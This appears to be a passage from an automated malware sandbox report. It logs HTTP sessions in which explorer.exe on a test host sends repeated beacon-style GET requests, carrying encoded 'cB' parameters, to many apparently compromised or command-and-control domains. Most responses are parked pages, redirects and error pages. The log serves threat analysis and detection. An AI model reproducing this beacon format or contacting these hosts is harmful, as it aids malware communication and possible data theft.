Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 21:14:37.975326061 CET	618	OUT	GET /sqe3/?cB=doZAOm1JLTF4Hw2qDVobBoiqnusmrIjoueOoEC46DGrv2J4+txpFe/3Q5GbV3HQ5vdwqSA==&NreT=XJE0G4nHflj HTTP/1.1 Host: www.yanasacha.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 26, 2020 21:14:38.257570982 CET	618	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 26 Nov 2020 20:13:41 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Data Raw: 31 0d 0a 2e 0d 0a 30 0d 0a 0d 0a Data Ascii: 1.0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.22	49176	52.58.78.16	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 21:14:43.320058107 CET	619	OUT	GET /sqe3/?cB=WEY89Cif+pIi2MLF1zVwoU92FBjT7mYFKn7NGwcjA7VjLh+ShZmG13goYNxo9cFbZs7f6w==&NreT=XJE0G4nHflj HTTP/1.1 Host: www.bigdillenergy.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 21:14:43.336735964 CET	620	IN	HTTP/1.1 410 Gone Server: openresty/1.13.6.2 Date: Thu, 26 Nov 2020 20:14:02 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Data Raw: 37 0d 0a 3c 68 74 6d 6c 3e 0a 0d 0a 39 0d 0a 20 20 3c 68 65 61 64 3e 0a 0d 0a 35 31 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 27 72 65 66 72 65 73 68 27 20 63 6f 6e 74 65 6e 74 3d 27 35 3b 20 75 72 6c 3d 68 74 74 70 3a 2f 2f 77 77 77 2e 62 69 67 64 69 6c 6c 65 6e 65 72 67 79 2e 63 6f 6d 2f 27 20 2f 3e 0a 0d 0a 61 0d 0a 20 20 3c 2f 68 65 61 64 3e 0a 0d 0a 39 0d 0a 20 20 3c 62 6f 64 79 3e 0a 0d 0a 33 64 0d 0a 20 20 20 20 59 6f 75 20 61 72 65 20 62 65 69 6e 67 20 72 65 64 69 72 65 63 74 65 64 20 74 6f 20 68 74 74 70 3a 2f 2f 77 77 77 2e 62 69 67 64 69 6c 6c 65 6e 65 72 67 79 2e 63 6f 6d 0a 0d 0a 61 0d 0a 20 20 3c 2f 62 6f 64 79 3e 0a 0d 0a 38 0d 0a 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 7<html>9 <head>51 <meta http-equiv='refresh' content='5; url=http://www.bigdillenergy.com/' />a </head>9 <body>3d You are being redirected to http://www.bigdillenergy.coma </body>8</html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49167	52.58.78.16	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 21:13:54.217690945 CET	514	OUT	GET /sqe3/?cB=+ZQWL9nqnp3EOm8ikLy2BwgKdV18m5qkp85bGkYyvqO5Knmmx3CsQ0WtNG04x/T/vHfJsQ==&NreT=XJE0G4nHflj HTTP/1.1 Host: www.coloringprintouts.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 26, 2020 21:13:54.234344006 CET	514	IN	HTTP/1.1 410 Gone Server: openresty/1.13.6.2 Date: Thu, 26 Nov 2020 20:13:13 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Data Raw: 37 0d 0a 3c 68 74 6d 6c 3e 0a 0d 0a 39 0d 0a 20 20 3c 68 65 61 64 3e 0a 0d 0a 35 35 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 27 72 65 66 72 65 73 68 27 20 63 6f 6e 74 65 6e 74 3d 27 35 3b 20 75 72 6c 3d 68 74 74 70 3a 2f 2f 77 77 77 2e 63 6f 6c 6f 72 69 6e 67 70 72 69 6e 74 6f 75 74 73 2e 63 6f 6d 2f 27 20 2f 3e 0a 0d 0a 61 0d 0a 20 20 3c 2f 68 65 61 64 3e 0a 0d 0a 39 0d 0a 20 20 3c 62 6f 64 79 3e 0a 0d 0a 34 31 0d 0a 20 20 20 20 59 6f 75 20 61 72 65 20 62 65 69 6e 67 20 72 65 64 69 72 65 63 74 65 64 20 74 6f 20 68 74 74 70 3a 2f 2f 77 77 77 2e 63 6f 6c 6f 72 69 6e 67 70 72 69 6e 74 6f 75 74 73 2e 63 6f 6d 0a 0d 0a 61 0d 0a 20 20 3c 2f 62 6f 64 79 3e 0a 0d 0a 38 0d 0a 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 7<html>9 <head>55 <meta http-equiv='refresh' content='5; url=http://www.coloringprintouts.com/' />a </head>9 <body>41 You are being redirected to http://www.coloringprintouts.coma </body>8</html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49168	66.235.200.146	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 21:13:59.443011999 CET	515	OUT	GET /sqe3/?cB=DRVVqDahppZVcoMwHtqBO8gGbVXxnEQtD1Fk26hq+CZg2PM8h76HHU2382Ywn2xY/MQpAg==&NreT=XJE0G4nHflj HTTP/1.1 Host: www.ktproductreviews.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49169	188.93.150.44	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 21:14:05.591139078 CET	516	OUT	GET /sqe3/?cB=nOVFEnbxdO1KUFG+sKoXHHXF5stR7dv4oa+WZ4s9syusWu0cHacPS3mYPEahtKUV1nLuVQ==&NreT=XJE0G4nHflj HTTP/1.1 Host: www.mondzorg-postma.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 21:14:05.615524054 CET	517	IN	HTTP/1.1 200 OK Date: Thu, 26 Nov 2020 20:14:05 GMT Server: Apache/2.4.10 Connection: close Transfer-Encoding: chunked Content-Type: text/html; charset=ISO-8859-1 Data Raw: 35 64 31 30 31 0d 0a 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 6e 6c 22 3e 3c 68 65 61 64 3e 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 6e 6f 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 2c 20 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2e 30 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 69 65 3d 65 64 67 65 22 3e 20 3c 74 69 74 6c 65 3e 44 6f 6d 65 69 6e 20 47 65 72 65 73 65 72 76 65 65 72 64 20 2d 20 4d 69 6a 6e 64 6f 6d 65 69 6e 2e 6e 6c 3c 2f 74 69 74 6c 65 3e 20 3c 6c 69 6e 6b 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 66 6f 6e 74 73 2e 67 6f 67 6c 65 61 70 69 73 2e 63 6f 6d 2f 63 73 73 3f 66 61 6d 69 6c 79 3d 4d 6f 6e 74 73 65 72 72 61 74 3a 33 30 30 2c 34 30 30 2c 37 30 30 22 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 3e 20 3c 73 74 79 6c 65 3e 20 2a 20 7b 20 6d 61 72 67 69 6e 3a 20 30 3b 20 70 61 64 64 69 6e 67 3a 20 30 3b 20 62 6f 72 64 65 72 3a 20 30 3b 20 7d 20 68 74 6d 6c 2c 20 62 6f 64 79 20 7b 20 77 69 64 74 68 3a 20 31 30 30 25 3b 20 68 65 69 67 68 74 3a 20 31 30 30 25 3b 20 7d 20 2e 73 69 74 65 2d 66 72 61 6d 65 20 7b 20 6d 61 78 2d 77 69 64 74 68 3a 20 31 31 32 30 70 78 3b 20 6d 61 72 67 69 6e 3a 20 30 20 61 75 74 6f 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 72 65 6c 61 74 69 76 65 3b 20 70 61 64 64 69 6e 67 3a 20 30 20 31 35 70 78 3b 20 2d 77 65 62 6b 69 74 2d 62 6f 78 2d 73 69 7a 69 6e 67 3a 20 62 6f 72 64 65 72 2d 62 6f 78 3b 20 62 6f 78 2d 73 69 7a 69 6e 67 3a 20 62 6f 72 64 65 72 2d 62 6f 78 3b 20 7d 20 2f 2a 20 54 79 70 65 20 73 74 79 6c 65 73 20 2a 2f 20 73 74 72 6f 6e 67 20 7b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 37 30 30 3b 20 7d 20 2e 68 65 61 64 69 6e 67 2d 62 6c 6f 63 6b 20 7b 20 66 6f 6e 74 3a 20 37 30 30 20 33 32 70 78 2f 33 39 70 78 20 27 4d 6f 6e 74 73 65 72 72 61 74 27 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 41 72 69 61 6c 2c 20 56 65 72 64 61 6e 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 6d 61 72 67 69 6e 3a 20 30 20 30 20 31 35 70 78 3b 20 7d 20 2e 68 65 61 64 69 6e 67 2d 74 69 74 6c 65 20 7b 20 66 6f 6e 74 3a 20 37 30 30 20 32 30 70 78 2f 32 34 70 78 20 27 4d 6f 6e 74 73 65 72 72 61 74 27 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 41 72 69 61 6c 2c 20 56 65 72 64 61 6e 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 6d 61 72 67 69 6e 3a 20 30 20 30 20 32 30 70 78 3b 20 7d 20 2e 63 6f 70 79 2d 64 65 66 61 75 6c 74 20 7b 20 66 6f 6e 74 3a 20 33 30 30 20 31 36 70 78 2f 32 30 70 78 20 27 4d 6f 6e 74 73 65 72 72 61 74 27 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 41 72 69 61 6c 2c 20 56 65 72 64 61 6e 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 6d 61 72 67 69 6e 3a 20 30 20 30 20 31 36 70 78 3b 20 7d 20 2e 63 6f 70 79 2d 63 61 70 74 69 6f 6e 20 7b 20 66 6f 6e 74 3a 20 34 30 30 20 31 34 70 78 2f 31 38 70 78 20 27 4d 6f 6e 74 73 65 72 72 61 74 27 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 41 72 69 61 6c 2c 20 56 65 72 64 61 6e 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 6d 61 72 67 69 6e 3a 20 30 20 30 20 31 35 70 78 3b 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 7d 20 2f 2a 20 45 6e 64 20 74 79 70 65 20 73 74 79 6c 65 73 20 2a 2f 20 2f 2a 20 42 75 74 74 6f 6e 20 73 74 Data Ascii: 5d101<!doctype html><html lang="nl"><head> <meta charset="UTF-8"> <meta name="viewport" content="width=device-width, user-scalable=no, initial-scale=1.0, maximum-scale=1.0, minimum-scale=1.0"> <meta http-equiv="X-UA-Compatible" content="ie=edge"> <title>Domein Gereserveerd - Mijndomein.nl</title> <link href="https://fonts.googleapis.com/css?family=Montserrat:300,400,700" rel="stylesheet"> <style> * { margin: 0; padding: 0; border: 0; } html, body { width: 100%; height: 100%; } .site-frame { max-width: 1120px; margin: 0 auto; position: relative; padding: 0 15px; -webkit-box-sizing: border-box; box-sizing: border-box; } /* Type styles */ strong { font-weight: 700; } .heading-block { font: 700 32px/39px 'Montserrat', Helvetica, Arial, Verdana, sans-serif; margin: 0 0 15px; } .heading-title { font: 700 20px/24px 'Montserrat', Helvetica, Arial, Verdana, sans-serif; margin: 0 0 20px; } .copy-default { font: 300 16px/20px 'Montserrat', Helvetica, Arial, Verdana, sans-serif; margin: 0 0 20px; } .copy-caption { font: 400 14px/18px 'Montserrat', Helvetica, Arial, Verdana, sans-serif; margin: 0 0 15px; text-align: center; } /* End type styles */ /* Button st

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49170	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 21:14:10.739721060 CET	603	OUT	GET /sqe3/?cB=oXNDcZDlqRKH2hC5SoJ7dwvXOnFb9nMS++dxAtrFY1wLaleqRTsShLolmYf7RNmK9qOopw==&NreT=XJE0G4nHflj HTTP/1.1 Host: www.cocogreensoil.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 21:14:10.893620014 CET	605	IN	HTTP/1.1 403 Forbidden Date: Thu, 26 Nov 2020 20:14:10 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: 156 X-Sorting-Hat-ShopId: 49082073245 X-Dc: gcp-us-central1 X-Request-ID: 7477f6ab-95f2-4a58-8640-a3ddf41aad41 X-Download-Options: noopen X-Permitted-Cross-Domain-Policies: none X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block CF-Cache-Status: DYNAMIC cf-request-id: 06a7ca353d00000ea7272af000000001 Server: cloudflare CF-RAY: 5f8646352e050ea7-FRA Data Raw: 31 34 31 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 38 72 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 6d 61 72 67 69 6e 3a 30 20 30 20 31 2e 34 72 65 6d 20 30 7d 70 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 7d 2e 70 61 67 65 7b 70 61 64 64 69 6e 67 3a 34 72 65 6d 20 33 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 76 68 3b 66 6c 65 78 2d 64 69 72 65 63 74 69 6f 6e 3a 63 6f 6c 75 6d 6e 7d 2e 74 65 78 74 2d 63 6f 6e 74 61 69 6e 65 72 2d 2d 6d 61 69 6e 7b 66 6c 65 78 3a 31 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 61 6c 69 67 6e 2d 69 74 Data Ascii: 141d<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" con tent="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;paddi ng:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-dec oration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font-size:1.8rem;font-weight:400;margin:0 0 1.4rem 0}p{font-size:1.5rem;margin:0}.page{padding:4rem 3.5rem;margin:0;displ ay:flex;min-height:100vh;flex-direction:column}.text-container--main{flex:1;display:flex;align-it

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.22	49171	66.96.162.138	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 21:14:16.132878065 CET	610	OUT	GET /sqe3/?cB=M2gi/2rftereO9YfyWfvr6V5Ia0b0txn97j0jlakpXVUd1e6zNbyBzYXevWhAV4c0pce3g==&NreT=XJE0G4nHflj HTTP/1.1 Host: www.moveoneic.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 26, 2020 21:14:16.262269974 CET	611	IN	HTTP/1.1 302 Found Date: Thu, 26 Nov 2020 20:14:16 GMT Content-Type: text/html; charset=iso-8859-1 Content-Length: 312 Connection: close Server: Apache/2 Location: https://www.moveoneic.com/sqe3/?cB=M2gi/2rftereO9YfyWfvr6V5Ia0b0txn97j0jlakpXVUd1e6zNbyBzY XevWhAV4c0pce3g==&NreT=XJE0G4nHflj Cache-Control: max-age=3600 Expires: Thu, 26 Nov 2020 21:14:16 GMT Accept-Ranges: bytes Age: 0 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 6d 6f 76 65 6f 6e 65 69 63 2e 63 6f 6d 2f 73 71 65 33 2f 3f 63 42 3d 4d 32 67 69 2f 32 72 66 74 65 72 65 4f 39 59 66 79 57 66 76 72 36 56 35 49 61 30 62 30 74 78 6e 39 37 6a 30 6a 6c 61 6b 70 58 56 55 64 31 65 36 7a 4e 62 79 42 7a 59 58 65 76 57 68 41 56 34 63 30 70 63 65 33 67 3d 3d 26 61 6d 70 3b 4e 72 65 54 3d 58 4a 45 30 47 34 6e 48 66 6c 6a 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>302 Found</title></head> <body> Found The document has moved here. </body> </html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.22	49172	85.10.195.227	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 21:14:21.416049957 CET	612	OUT	GET /sqe3/?cB=i8a2XrM6c4PzlxrBAf6zuAf3nKYqRmED7KfomvOZBUX2ic3/OKgutfqGct8PuPO2yhcJFA==&NreT=XJE0G4nHflj HTTP/1.1 Host: www.antillean-network.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 26, 2020 21:14:21.436963081 CET	613	IN	HTTP/1.1 404 Not Found Connection: close Cache-Control: private, no-cache, no-store, must-revalidate, max-age=0 Pragma: no-cache Content-Type: text/html Content-Length: 1236 Date: Thu, 26 Nov 2020 20:14:21 GMT Server: LiteSpeed Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 3e 0a 3c 74 69 74 6c 65 3e 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 34 30 34 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4e 6f 74 20 46 6f 75 6e 64 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 72 65 73 6f 75 72 63 65 20 72 65 71 75 65 73 74 65 64 20 63 6f 75 6c 64 20 6e 6f 74 20 62 65 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 21 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 64 69 76 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 23 66 30 66 30 66 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 32 70 78 3b 6d 61 72 67 69 6e 3a 61 75 74 6f 3b 70 61 64 64 69 6e 67 3a 30 70 78 20 33 30 70 78 20 30 70 78 20 33 30 70 78 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 63 6c 65 61 72 3a 62 6f 74 68 3b 68 65 69 67 68 74 3a 31 30 30 70 78 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 2d 31 30 31 70 78 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 34 37 34 37 34 37 3b 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 70 78 20 73 6f 6c 69 64 20 72 67 62 61 28 30 2c 30 2c 30 2c 30 2e 31 35 29 3b 62 6f 78 2d 73 68 61 64 6f 77 3a 20 30 20 31 70 78 20 30 20 72 67 62 61 28 32 35 35 2c 20 32 35 35 2c 20 32 35 35 2c 20 30 2e 33 29 20 69 6e 73 65 74 3b 22 3e 0a 3c 62 72 3e 50 72 6f 75 64 6c 79 20 70 6f 77 65 72 65 64 20 62 79 20 3c 61 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 23 66 66 66 3b 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 6c 69 74 65 73 70 65 65 64 74 65 63 68 2e 63 6f 6d 2f 65 72 72 6f 72 2d 70 61 67 65 22 3e 4c 69 74 65 53 70 65 65 64 20 57 65 62 20 53 65 72 76 65 72 3c 2f 61 3e 3c 70 3e 50 6c 65 61 73 65 20 62 65 20 61 64 76 69 73 65 64 20 74 68 61 74 20 4c 69 74 65 53 70 65 Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"><title> 404 Not Found</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> <h1 style="margin:0; font-size:150px; line-height:150px; font-weight:bold;">404</h1><h2 style="margin-top:20px;font-size: 30px;">Not Found</h2> The resource requested could not be found on this server! <div style="color:#f0f0f0; font-size:12px;margin:auto;padding:0px 30px 0px 30px;position:relative;clear:both;height:100px;margin-top:-101px;background-color:#474747;border-top: 1px solid rgba(0,0,0,0.15);box-shadow: 0 1px 0 rgba(255, 255, 255, 0.3) inset;"> Proudly powered by LiteSpeed Web Server Please be advised that LiteSpe

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.22	49173	192.161.187.200	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 21:14:26.774002075 CET	614	OUT	GET /sqe3/?cB=ce2vMfxvjNzpIiuEEVRdBe9TyXbD+nO4E4YWLS1QBhRwWXpWwU+RSJ1ydcmIzRpEWYQ4mQ==&NreT=XJE0G4nHflj HTTP/1.1 Host: www.integratednourishment.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 26, 2020 21:14:26.931380987 CET	615	IN	HTTP/1.1 302 Moved Temporarily Server: nginx Date: Thu, 26 Nov 2020 20:14:26 GMT Content-Type: text/html Content-Length: 154 Connection: close Location: http://www.integratednourishment.com?cB=ce2vMfxvjNzpIiuEEVRdBe9TyXbD+nO4E4YWLS1QBhRwWXpWwU+RSJ1ydcmIzRpEWYQ4mQ==&NreT=XJE0G4nHflj Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>302 Found</title></head><body bgcolor="white"> 302 Found <hr> nginx </body></html>

